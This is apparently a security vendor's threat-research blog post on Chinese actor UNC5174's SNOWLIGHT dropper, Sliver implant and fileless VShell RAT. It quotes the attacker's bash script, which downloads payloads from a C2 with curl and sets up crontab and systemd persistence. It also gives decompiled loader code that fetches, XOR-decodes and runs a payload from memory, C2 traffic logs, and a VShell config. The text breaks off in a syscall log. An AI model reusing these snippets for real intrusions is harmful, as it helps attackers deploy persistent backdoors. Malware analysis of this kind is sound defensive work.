

# UNC5174's evolution in China's ongoing cyber warfare: From SNOWLIGHT to VShell

» [sysdig.com/blog/unc5174-chinese-threat-actor-vshell/](https://sysdig.com/blog/unc5174-chinese-threat-actor-vshell/)

April 15, 2025



After a year of operating under the radar, the Sysdig Threat Research Team (TRT) identified a new campaign from Chinese state-sponsored threat actor UNC5174. We found that the threat actor was using a new open source tool and command and control (C2) infrastructure in late January 2025. We first discovered a malicious bash script responsible for downloading multiple executable files for persistence. One of the binaries downloaded is a variant of UNC5174's SNOWLIGHT malware, previously [identified by Mandiant](#) in a campaign against F5 devices and recently mentioned in the French Cyber Threat Overview [report](#) released in March 2025 by the French National Agency for Information Systems Security (ANSSI).

Previously known for using the open source reverse shell tool SUPERSHELL, UNC5174 has adopted a newly released open source tool called VShell in this campaign. According to its reputation on underground channels, VShell is considered "even better" than the widely known Cobalt Strike framework. In the [2024 Global Threat Year-in-Review](#), we reported that threat actors are increasingly using open source tools in their arsenals for cost-effectiveness and obfuscation to save money and, in this case, plausibly blend in with the pool of non-state-sponsored and often less technical adversaries (e.g., script kiddies), thereby making attribution even more difficult. This seems to hold especially true for this particular threat actor, who has been under the radar for the last year since being affiliated with the Chinese government.

```
[root@iZu... eZ vshell]# ./vshell_linux_amd64
2023/07/31 16:21:41.474 [I]

  V S H E L L  v3.3.0

2023/07/31 16:21:41.780 [I] server start, the bridge type is kcp, the bridge port is 8024
2023/07/31 16:21:41.803 [I] server start, the bridge type is tcp, the bridge port is 8024
2023/07/31 16:21:41.803 [I] tunnel task start mode: httpHostServer port 8082
2023/07/31 16:21:41.803 [I] web management start, access port is 8082
```

 云下信安

The SNOWLIGHT malware acts as a dropper for a fileless payload that resides solely in memory, called VShell. VShell is a Remote Access Trojan (RAT) popular among Chinese-speaking cybercriminals in several forums, and its main developer is also a Chinese speaker.

VShell is not included in a malware dropper by default and is not directly linked to the SNOWLIGHT malware. The use of fileless payloads via this specific delivery method has only been attributed to UNC5174. Nearly all of this threat actor's tools are customized and therefore not easily copied by others. The sophistication of the techniques we analyzed also aligns with their highly technical capabilities. Based on our analysis and experience with this threat actor, we believe that UNC5174's motivations are espionage and/or selling and brokering access to the victims' environments post-exploitation.

SNOWLIGHT and VShell pose a significant risk to organizations due to their stealthy and sophisticated techniques. This is evidenced by the employment of WebSockets for command and control, as well as the fileless VShell payload we have found. We assess with moderate confidence that this threat actor will continue to provide occasional support to the Chinese government in the future, using an expanding arsenal of custom and open source tools and extensive C2 infrastructure for espionage and access brokering.

Sysdig customers and Falco users are protected from the deployment of VShell. The analysis below offers a technical deep dive into our observations.

## UNC5174 background

---

The threat actor UNC5174 is believed to be a contractor working on behalf of the Chinese government. According to [HivePro](#) and [Mandiant](#), UNC5174 targets Western countries, such as the United States, Canada, and the United Kingdom. The victims in these countries are often research institutions, government organizations, think tanks, and technology companies. UNC5174 also targets various non-governmental organizations (NGOs) in the Asian-Pacific region and, in some cases, have also targeted businesses within the critical infrastructure sectors of energy, defense, and healthcare.

According to the 2024 French Cyber Threat Overview [report](#), released in [March 2025](#) by ANSSI, UNC5174 exploited Ivanti's Cloud Service Appliance (CSA) products during the 2024 Summer Olympics. According to [SOCRadar](#), this threat actor also leveraged phishing with malicious email attachments to deliver their malware in 2019. We also found evidence that SNOWLIGHT malware is actively targeting MacOS systems, as [reported](#) by Objective-See in their 2024 Malware Recap Report.

Although it is unclear what UNC5174 is using for initial access in this campaign, it is targeting Linux-based systems. We assess with high confidence that the new infrastructure aligns with domain squatting, likely employed for phishing and social engineering. The domains are predominantly impersonating known companies, with the most recent instance spoofing Cloudflare. Other recent domains impersonated the messaging app Telegram, the financial service company Huione Pay, and Google.

## Previous campaigns

---

While looking at VirusTotal (VT) tags for the SNOWLIGHT sample, we found that the first sample dropping a VShell binary in the same fashion we observed with our newest binary was first detected in November 2024. Since then, several droppers have been detected, with one of the latest being the *dnslogger* sample we found for this campaign. It is reasonable to assume that this campaign has continued to operate without much public attention since November 2024.

SNOWLIGHT malware, when executing and downloading in memory, uses the name "[kworker/0:2]." We found several binaries that we believe are associated with a previously unreported UNC5174 campaign while looking for associated VShell hashes on VT, using this query:

```
behaviour_processes:"/memfd:a (deleted)/ [kworker/0:2]"Code language: Perl (perl)
```

This led to the discovery of additional UNC5174 C2 infrastructure from November 2024: googlespays[.]com. The Google brand impersonation matches the pattern of the current C2 domain and includes the parameters needed to retrieve the VShell binaries.


The November 2024 VShell binary also uses a WebSocket protocol over the C2 domain apib[.]googlespays[.]com, the same attack chain and distinguishable features that we observed with the newest samples and domains.

## UNC5174's new campaign

---

Following initial access, a malicious bash script drops two payloads: *dnslogger* (associated with SNOWLIGHT malware) and *system\_worker* (associated with Sliver and Cobalt Strike).

This step's main focus is establishing persistence by dropping a Sliver implant and an in-memory backdoor (VShell) for further exploitation.



## Domain analysis

In this campaign, we observed new C2 domains:

- [gooogleleasia\[.\]com](#) (with no affiliation to Google)
- [sex666vr\[.\]com](#)

These domains have multiple subdomains, some of which have other brand names, such as [login\[.\]microsoftonline\[.\]gooogleleasia\[.\]com](#). Domain squatting was likely used for phishing purposes.

We confidently assess that this campaign is still active at the time of publishing, as new domains listed in the IoCs section have been detected as of late March 2025, exhibiting the same modus operandi as detailed below. These include:

- [telegrams\[.\]icu](#) (plausibly impersonating Telegram)
- [huionepay\[.\]me](#) (plausibly impersonating Huione Pay)
- [cloudflare\[.\]com](#) (plausibly impersonating Cloudflare)

## Gooogleleasia[.]com

The domain [gooogleleasia\[.\]com](#) was created on Sept. 1, 2023, and as of Jan. 16, 2025, it resolved to the IP address 34[.]96[.]239[.]183. We resolved this to an IP host name located in Hong Kong for a Google Compute Engine (GCE) virtual machine. GCE is a computing and hosting service that lets users create and run virtual machines on Google infrastructure. During the investigation, we've noticed that a new IP started to host [gooogleleasia\[.\]com](#) and its subdomains: 34[.]96[.]252[.]230, changed on February 21, 2025.

We identified several subdomains used between December 2024 and January 2025 with the most recent, [vs\[.\]gooogleleasia\[.\]com](#), using the same IP address.

MalTrail also [classifies](#) several subdomains of [gooogleleasia\[.\]com](#) as Cobalt Strike C2s.

- evil[.]googleasia[.]com
- account[.]googleasia[.]com
- ks[.]evil[.]googleasia[.]com
- btt[.]evil[.]googleasia[.]com

VT community content users identified multiple Sliver C2 servers on the same IP on ports 8888 and 443, which also coincides with the use of the *system\_worker* payload, a Sliver implant we found.

## Sex666vr[.]com

---

With regards to the other C2 domain used in this campaign, *sex666vr[.]com*, it resolves to the IP address 34[.]91[.]68[.]192. We believe that UNC5174 is no longer using this IP for this campaign, as it was last seen in October 2024.

## Technical analysis

---

### download\_backd.sh

---

SHA256 Hash: c0838b1211d482d21ccb2c9cc9fb224d1f826474d496a76d21ca18fa2ef92bc1

This is the original bash script responsible for downloading and executing the *dnslogger* and *system\_worker* binaries. The shell script contains various functions to verify if the malicious executables dropped correspond to the expected MD5 hashes. If they do not, the script attempts to re-download them.

# 2. 若檢查未通過，重新下載和部署

```
echo "Downloading $executable..."
```

```
curl -sL "http://googleasia.com:8080/download_$executable" -o "/tmp/$executable"
```

```
chmod +x /tmp/$executableCode language: Perl (perl)
```

The script also checks if it's running as root (*id -u = 0*). If it is not, it keeps the downloaded executable in */tmp*. When running as root, the script moves the executable to */usr/bin/*, making it more persistent, potentially harder to remove and plausibly to blend in with other legitimate binaries, as well as making them accessible system-wide.

```
if [ "$(id -u)"
= "0" ]
echo "Running as non-root user, keeping them in /tmp"
Set the file timestamp to match the target folder
touch --reference=/usr/bin /tmp/$executableCode language: JavaScript (javascript)
```

For persistence, the script abuses *crontab* by adding the executables to ensure they run every hour and after reboots, finally starting them in the background.

```
Add the programs to crontab for execution at reboot and every hour
echo "Adding programs to crontab..."
(crontab -l 2>/dev/null
echo "@reboot /usr/bin/$executable1"
echo "@reboot /usr/bin/$executable2"
echo "0 * * * * /tmp/$executable1"
echo "0 * * * * /tmp/$executable2")Code language: PHP (php)
```

The script configures two malicious binaries, *dnslogger* and *system\_worker*, to run at startup via *systemd* (newer systems) or *init.d* (older systems). *Systemctl* is used to reload the *systemd* configuration and finally start the malicious services. For systems using *init.d*, the script uses *chkconfig* to ensure the service starts on boot.

```
cat <<EOF > /etc/systemd/system/$executable.service

[Unit]

Description=$executable Application Service

After=network.target

[Service]

Type=simple

ExecStart=/usr/bin/$executable

Restart=always

RestartSec=3600

[Install]

WantedBy=multi-user.target

echo "Setting up systemd service for $executable..."

retry_with_timeout "systemctl daemon-reload"

retry_with_timeout "systemctl enable $executable.service"

retry_with_timeout "systemctl start $executable.service"Code language: Perl (perl)
```

## SNOWLIGHT

Payload name: *dnslogger*

SHA256: e6db3de3a21debce119b16697ea2de5376f685567b284ef2dee32feb8d2d44f8

The downloaded executable, *dnslogger*, is detected on VT as part of the SNOWLIGHT malware family used by UNC5174, as previously reported by [HivePro](#). The malware performs several actions that show a more in-depth knowledge of Linux internals, persistence, defense evasion, and injection techniques.

Analyzing the malware with [radare2](#), a free reverse engineering tool, reveals that some parameters and filenames are hardcoded. For instance, the user-agent, set to *User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:48.0) Gecko/20100101 Firefox/48.0*, and the C2 server, *vs[.]googleasia[.]com*.

| hth | paddr      | vaddr      | len | size | section | type  | string   |
|-----|------------|------------|-----|------|---------|-------|--|
| 0   | 0x00000d94 | 0x00400d94 | 15  | 16   | .rodata | ascii | /tmp/log_de.log  |
| 1   | 0x00000da4 | 0x00400da4 | 18  | 19   | .rodata | ascii | vs.googleasia.com  |
| 2   | 0x00000dcd | 0x00400dcd | 130 | 131  | .rodata | ascii | GET /?a=%s&h=%s&t=%s&p=%d HTTP/1.1\r\nHost: %s:\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; rv:48.0) Gecko/20100101 Firefox/48.0\r\n\r\n |
| 3   | 0x00000e56 | 0x00400e56 | 13  | 14   | .rodata | ascii | [kworker/0:2]  |

SNOWLIGHT Extracted Strings

Decompiling the binary with Ghidra results in the following C code:

```

{
    int iVar1;

    in_addr_t iVar2;

    int iVar3;

    int iVar4;

    hostent *phVar5;

    ssize_t sVar6;

    byte *pbVar7;

    long lVar8;

    char *pcVar9;

    ushort uVar10;

    bool bVar11;

    byte bVar12;

    undefined4 local_1c4c;

    char *local_1c48;

    undefined8 local_1c40;

    sockaddr local_1c38;

    char local_1c28 [1024];

    char local_1828 [1024];

    char local_1428 [1024];

    byte local_1028 [4104];

    bVar12 = 0;

    iVar1 = access("/tmp/log_de.log",0);

    if (iVar1 != 0) {

        local_1c38.sa_data[6] = '\0';

        local_1c38.sa_data[7] = '\0';

        local_1c38.sa_data[8] = '\0';

        local_1c38.sa_data[9] = '\0';

        local_1c38.sa_data[10] = '\0';

        local_1c38.sa_data[0xb] = '\0';

        local_1c38.sa_data[0xc] = '\0';
    }
}

```

```

local_1c38.sa_data[0xd] = '\0';

local_1c38.sa_family = 2;

local_1c38.sa_data[0] = ' ';

local_1c38.sa_data[1] = -5;

local_1c38.sa_data[2] = '\0';

local_1c38.sa_data[3] = '\0';

local_1c38.sa_data[4] = '\0';

local_1c38.sa_data[5] = '\0';

phVar5 = gethostbyname("vs.googleasia.com");

if (phVar5 == (hostent *)0x0) {

    iVar2 = inet_addr("vs.googleasia.com");

}

else {

    iVar2 = *(in_addr_t *)phVar5->h_addr_list;

}

local_1c38.sa_data._2_4_ = iVar2;

iVar1 = socket(2,1,0);

if (-1 < iVar1) {

    local_1c4c = 10;

    setsockopt(iVar1,6,7,&local_1c4c,4);

    while (iVar3 = connect(iVar1,&local_1c38,0x10), iVar3 == - 1) {

        sleep(10);

    }

    uVar10 = (ushort)local_1c38.sa_data._0_2_ >> 8 | local_1c38.sa_data._0_2_ << 8;

    sprintf(local_1c28,

        "GET /?a=%s&h=%s&t=%s&p=%d HTTP/1.1\r\nHost: %s\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; rv:48.0) Gecko/20100101 Firefox/48.0\r\n\r\n"

        , "164", "vs.googleasia.com", "ws_", (uint)uVar10, "vs.googleasia.com", (uint)uVar10);

    send(iVar1, local_1c28, 0x400, 0);

    pcVar9 = local_1c28;

    for (lVar8 = 0x100; lVar8 != 0; lVar8 = lVar8 + -1) {

```

```

pcVar9[0] = '\0';
pcVar9[1] = '\0';
pcVar9[2] = '\0';
pcVar9[3] = '\0';
pcVar9 = pcVar9 + (ulong)bVar12 * -8 + 4;
}
iVar3 = 0;
while( true ) {
    sVar6 = recv(iVar1,local_1828,1,0);
    if (((int)sVar6 < 1) ||
        (((bVar11 = local_1828[0] == '\n', local_1828[iVar3] = local_1828[0], bVar11 &&
            (local_1828[iVar3 + -1] == '\r')) && (local_1828[iVar3 + -2] == '\n')) &&
            (local_1828[iVar3 + -3] == '\r')))) break;
    iVar3 = iVar3 + (int)sVar6;
}
lVar8 = syscall(0x13f,&DAT_00400e50,1); // Sysdig: memfd_create
iVar3 = (int)lVar8;
if (-1 < iVar3) {
    while( true ) {
        sVar6 = recv(iVar1,local_1028,0x1000,0);
        iVar4 = (int)sVar6;
        pbVar7 = local_1028;
        if (iVar4 < 1) break;
        do {
            *pbVar7 = *pbVar7 ^ 0x99;
            pbVar7 = pbVar7 + 1;
        } while ((int)pbVar7 - (int)local_1028 < iVar4);
        write(iVar3,local_1028,(long)iVar4);
    }
    for (lVar8 = 0x400; lVar8 != 0; lVar8 = lVar8 + -1) {

```



```

        pbVar7[0] = 0;

        pbVar7[1] = 0;

        pbVar7[2] = 0;

        pbVar7[3] = 0;

        pbVar7 = pbVar7 + (ulong)bVar12 * -8 + 4;

    }

    close(iVar1);

    realpath((char *)*param_2,local_1428);

    setenv("CWD",local_1428,1);

    local_1c48 = "[kworker/0:2]";

    local_1c40 = 0;

    fexecve(iVar3,&local_1c48,environ);

    close(iVar1);

}

}

return 0;

}

/* WARNING: Subroutine does not return */

exit(0);

}Code language: Perl (perl)

```

The code first checks for the presence of a log file (*/tmp/log\_de.log*). If it doesn't exist, it proceeds to set up a socket for network communication, aiming to connect to a remote server. It then attempts to resolve and connect to *vs[.]googleasia[.]com*, sending an HTTP GET request with specific query parameters, such as the hardcoded user agent.

SNOWLIGHT malware attempts to receive data over the network through the *recvfrom* syscall, which is a system call that reads data from a socket, typically for UDP or TCP communication. It is commonly used by applications that need to receive messages over a network, like network servers or clients. In the context of this attack chain, the *recvfrom* syscall may be set up in order to receive further payloads or communication with the C2 server.

The malware then waits to receive data from the server and XORs the data with 0x99, suggesting an attempt to obfuscate or encrypt the content before processing it. Finally, it uses system functions to manipulate environment variables, such as setting the current working directory to the environment variable "CWD."

## Sliver

---

Payload name: *system\_worker*

SHA-256: 21ccb25887eae8b17349cefc04394dc3ad75c289768d7ba61f51d228b4c964db

The downloaded executable *system\_worker* was categorized as Sliver malware on [VT](#) as of Jan. 19, 2025. It is both UPX-packed and obfuscated with [gobfuscate](#). We deobfuscated it using the “[degobfuscate.py](#)” plugin for Ghidra, available on [GitHub](#), and confirmed the unpacked binaries’ functions were the same as those found in the Sliver Go package.

Search Memory: "shell" (system\_worker\_) - (24 entries)

String: shell

Byte Sequence: 53 48 45 4c 4c

☐ Selection Only

| Location | Match Bytes    | Match Value | Label | Code Unit                                 |
|----------|----------------|-------------|-------|---|
| 01053c39 | 53 68 65 6c 6c | Shell       |       | ?? 53h S                                  |
| 01077369 | 53 68 65 6c 6c | Shell       |       | ?? 53h S                                  |
| 0107e832 | 53 68 65 6c 6c | Shell       |       | ?? 53h S                                  |
| 01286ee7 | 53 48 45 4c 4c | SHELL       |       | ?? 53h S                                  |
| 0141d748 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*ShellReq).Reset"        |
| 0141d766 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*ShellReq).String"       |
| 0141d785 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*ShellReq).ProtoMessage" |
| 0141d7aa | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*ShellReq).ProtoReflect" |
| 0141d7cf | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*ShellReq).Descriptor"   |
| 0141d7f2 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*ShellReq).GetPath"      |
| 0141d812 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*ShellReq).GetEnablePTY" |
| 0141d837 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*ShellReq).GetPid"       |
| 0141d856 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*ShellReq).GetTunnelID"  |
| 0141d87a | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*ShellReq).GetRequest"   |
| 0141d89d | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*Shell).Reset"           |
| 0141d8b8 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*Shell).String"          |
| 0141d8d4 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*Shell).ProtoMessage"    |
| 0141d8f6 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*Shell).ProtoReflect"    |
| 0141d918 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*Shell).Descriptor"      |
| 0141d938 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*Shell).GetPath"         |
| 0141d955 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*Shell).GetEnablePTY"    |
| 0141d977 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*Shell).GetPid"          |
| 0141d993 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*Shell).GetTunnelID"     |
| 0141d9b4 | 53 68 65 6c 6c | Shell       |       | ds "Eh_gXT0q9bz.(*Shell).GetResponse"     |

Deobfuscated strings

```
https://pkg.go.dev/github.com/bishopfox/sliver/protobuf/sliverpb

func (x *Shell) Reset()
func (x *Shell) String() string
type ShellReq
func (*ShellReq) Descriptor() ([]byte, []int) DEPRECATED
func (x *ShellReq) GetEnablePTY() bool
func (x *ShellReq) GetPath() string
func (x *ShellReq) GetPid() uint32
func (x *ShellReq) GetRequest() *commonpb.Request
func (x *ShellReq) GetTunnelID() uint64
func (*ShellReq) ProtoMessage()
func (x *ShellReq) ProtoReflect() protoreflect.Message
func (x *ShellReq) Reset()
func (x *ShellReq) String() string
```

Sliver functions

A Sliver implant is a piece of malware used in C2 operations to give an attacker remote control over a compromised system. Once deployed on a target machine, the implant serves as the attacker's foothold, allowing them to execute malicious actions, gather information, and/or control the infected system remotely.

Analyzing the runtime behavior of *system\_worker* logs showed that this binary reaches out to multiple C2 subdomains hosted at *sex666vr[.]com*, as shown below:

```
2595 16:18:10.087506663 1 vt_21ccb25887ea (12080.12080) < read res=62
data=.*.....mtls.sex666vr.com.....,..."`.....).....

10051 16:19:10.356965588 1 vt_21ccb25887ea (12080.12090) < read res=112
data=.P.....wg.googleasia.com.....5.ns1.name...hostmaster.nsone....

34257 16:22:17.391257404 1 vt_21ccb25887ea (12080.12099) < write res=47
data=A.....https.sex666vr.com.....).Code language: Perl (perl)
```

More specifically, the binary uses secure communication channels typical of Sliver implants, including mutual TLS (mTLS), WireGuard, and HTTPS. These protocols can be seen in the subdomains mentioned.

## VShell

---

Name: Fileless (memfd)

SHA256: 8d88944149ea1477bd7ba0a07be3a4371ba958d4a47b783f7c10cbe08c5e7d38

The *dnslogger* (SNOWLIGHT) binary downloads the VShell binary through a carefully crafted GET request to the C2 server. This is visible from the *sendto* syscall log below:

```
2011 16:09:00.720663842 1 vt_e6db3de3a21d (12202.12202) < sendto res=1024 data=GET /?
a=l64&h=vs.googleasia.com&t=ws_&p=8443 HTTP/1.1..Host: vs.googleasia.... ACode language: Perl (perl)
```

VShell is a backdoor used to remotely access and control compromised systems. This binary became available in 2024 on GitHub, published by the user “veo” in the “vshell” repository. It is created through the *memfd\_create* (syscall 0x13f) by its dropper, SNOWLIGHT, in this campaign. This is a hallmark of fileless malware, where the malicious code resides entirely in memory and doesn't touch the disk, making detection via traditional file-based scanning methods difficult.

```
2377 16:09:00.923728239 1 vt_e6db3de3a21d (12202.12202) < memfd_create fd=4(<m>a) name=a
flags=1(MFD_CLOEXEC)Code language: Perl (perl)
```

It is disguised as a system process ([*kworker/0:2*]) and executed through *fexecve* syscall, as shown in the decompiled code of the SNOWLIGHT section above. This syscall allows the execution of a binary that has been opened as a file descriptor. Instead of supplying a file path, providing an open file descriptor to *fexecve()* will execute the program from memory. It also passes down all environment variables accessible to the current process.

```
fexecve(iVar3, &local_1c48, environ);Code language: Perl (perl)
```

The binary is obfuscated with Gobfuscate, and has the typical *.exe* name associated with a fileless binary, prefixed by “*memfd*.” At its creation, the filename chosen is “*a*” and later changed to “*kworker*” to blend in with legitimate kernel processes.

## Background

---


According to this [article](#), the original developer of VShell decided to completely delete the release for legal reasons, but it is still circulating on the Internet. Additionally, because the license has expired, it is technically no longer legally usable. Nevertheless, the article links to a way of [configuring](#) VShell by bypassing the license expiration.

```
#web
# 站点title
web_title = Vshell - 登录
# 站点名称
web_appname = Vshell
# web_host=a.o.com
# 开启basic认证可防止被资产测绘收录
web_basic_auth=false
web_username=admin
web_password=qwel123qwe
web_port=8082
web_ip=0.0.0.0
web_base_url=
web_open_ssl=false
web_cert_file=conf/server.pem
web_key_file=conf/server.key
# if web under proxy use sub path. like http://host/vshell need this.
# web_base_url=/vshell
```



VShell Config File

Searching for the full Chinese VShell title online reveals downloadable zip archives containing the binary from third-party file-sharing websites, as seen below:



Third-party link to download VShell client

There are also, of course, a number of clone repositories on GitHub that still contain VShell and documentation on how to use it.

## Why choose vshell

vshell provides you with tunnel agents and covert channels to simulate persistent attack behaviors in the network. It supports multiple protocols, high compatibility, and strong collaboration capabilities to help the blue team better evaluate the level of security equipment and improve emergency response capabilities.

## Product Features

vshell is widely used in red-blue attack and defense drills and confrontation simulations to simulate the strategies and techniques of long-term latent attackers.

- 1.支持多种协议的隐蔽通道 (TCP、UDP/KCP、WebSocket、DNS、DOH、DOT)
- 2.支持文件管理、终端、屏幕截屏、开机启动等管理功能
- 3.支持内存运行多种格式的插件 (exe、.net、elf、dll、so、dylib)
- 4.支持多种协议的隧道代理
- 5.支持正、反向连接模式, 支持代理上线
- 6.支持Windows shellcode客户端
- 7.支持域名上线、CDN上线
- 8.支持ebpf客户端穿透防火墙 (演示视频: <https://www.bilibili.com/video/BV1Vw411t78a>)

Snapshot of VShell clone GitHub repository

VShell has been misused for malicious activities since its release, primarily for remote access and C2 purposes. It acts as a RAT (Remote Access Trojan), allowing its abusers to execute arbitrary commands and download or upload files.

According to the possible use cases we [researched](#) for this malware, the client for VShell is downloadable from the C2, according to the targeted system. The payload names available for further download through the VShell console correspond to the ones we were able to retrieve from our research, such as [linux\\_i386](#).

客户端生成

客户端类型: darwin\_amd64

上线类型: stager


连接方式: TCP

服务端地址: 127.0.0.1

服务端端口: 8024

使用代理连接服务端: (不使用留空) 格式: socks5://127.0.0.1:1080

生成下载



VShell Payload Generator

From the picture above, it's possible to see that the various payloads are capable of injecting shellcode and malicious binaries for Linux, Windows, and macOS on an infected machine that is connected to the VShell main console. The malware also supports the upload and download of files from the compromised machines.

## Memory manipulation

---

Once executed, VShell carries out a series of suspicious memory manipulation operations on the system. It performs multiple memory mappings (mmap and mmap2 system calls), with `fd=-1` (indicating no file descriptor) combined with flags like `MAP_PRIVATE` | `MAP_ANONYMOUS`. This suggests that the process is allocating memory without associating it with any files.

The process is repeatedly allocating large, seemingly random blocks of memory. Some of these mappings are huge (e.g., 64MB, 128MB, 512MB) and are allocated with `PROT_NONE` protection, which means the memory cannot be accessed (read/write). This “blank” memory could later be changed to allow executable access (`PROT_EXEC`), a behavior commonly seen in fileless malware. Given that further payloads can be sent by the attacker's C2, it's reasonable to think that these inaccessible memory regions are mapped in preparation of such additional payloads.

We found an [article](#) on how to compress and reduce the size of the payloads and shellcodes downloaded by VShell as they can be suspiciously large, reducing them from 20MB to 1 KB shellcode.

If you search for `golang` and `shellcode` in the search engine now, almost all the results are using `golang` to make shellcode loader to avoid killing. And I am thinking about another question, **how to turn the golang program into a very small shellcode**.

First, I will give you an example of a project I have implemented: <https://github.com/veo/vshell>

## Command and control

---

The presence of the *Upgrade: websocket* and *Connection: Upgrade* headers in the write data shows that the process is attempting to upgrade from an HTTP connection to a WebSocket connection to the server at `vs[.]googleasia[.]com` on port 8443. WebSockets provide a two-way communication channel over a single TCP connection and use less overhead for file uploads and downloads since it is real time.

```
11949 16:09:03.107155929 1 4 (12202.12202) < write res=163 data=GET /w HTTP/1.1..Host:
vs.googleasia.com:8443..Upgrade: websocket..Connectio...
```

```
11963 16:09:03.297903241 1 4 (12202.12202) < read res=129 data=HTTP/1.1 101 Switching
